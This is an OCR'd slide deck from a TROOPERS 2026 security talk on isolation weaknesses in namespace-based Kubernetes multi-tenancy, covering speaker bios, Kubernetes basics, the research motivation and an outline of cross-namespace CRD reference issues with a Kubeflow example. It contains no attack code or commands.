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How To Break Multi-Tenancy Again and Again in Kubernetes... and What We Can Learn From It

Lorin Lehawany and Sven Nobis, ERNW

TROOPERS 2026

Who we are

Sven Nobis
Senior Security Analyst
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Lorin Lehawany
Security Analyst
@ ERNW

Who we are

- Works in IT Security since 2019
- Pentester, security researcher, trainer, consultant
  - Focus on cloud and Kubernetes security
- Member of BlackHoodie community and mentoring newcomers
- Ask me anything about plants, especially olives 🪴

Lorin Lehawany
Security Analyst
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Who we are

- Works as a professional in IT since nearly 20 years
- Pentester, red teamer, security researcher, trainer and consultant
- Has seen cloud and Kubernetes grow up
- Coffee nerd and improvisor

Sven Nobis
Senior Security Analyst
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
Agenda

- Background
- Breaking Multi-Tenancy
- Methodology
- Conclusion


What is Kubernetes?

Let's find out why Kubernetes was born...


Containerized Environment




Kubernetes: More Than Orchestration



Kubernetes Resource



Kubernetes Resource Kinds



- Built-In
  - Pod
  - Service
  - Namespace
  - ...
- Custom Resource Definitions (CRDs)

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
Kubernetes Namespaces



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
Kubernetes Namespaces



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Background


- We've seen *Namespace-based Multi-Tenancy* is often used
  - And it is challenging to harden from the security perspective
- So, we decided to do research:
  - Is industry-best practice hardening enough to isolate *Namespace-based Multi-Tenancy*?
- ➢ We found problems not well-studied, yet.

Breaking Multi-Tenancy

How to Break Multi-Tenancy Again and Again?

Breaking Multi-Tenancy


- What is Namespace-based Multi-Tenancy?
- We found various ways to break isolation in Namespace-based Multi-Tenancy
  - Current security best practices won't protect against these problems
- We present three exploits that we found on:
  - Control plane layer
  - Data plane layer



Breaking Multi-Tenancy

Insecure Cross-Namespace References in CRDs

What are Cross-Namespace References?



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Real-World Scenario: Kubeflow

Kubeflow

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
Real-World Scenario: Kubeflow

Kubeflow



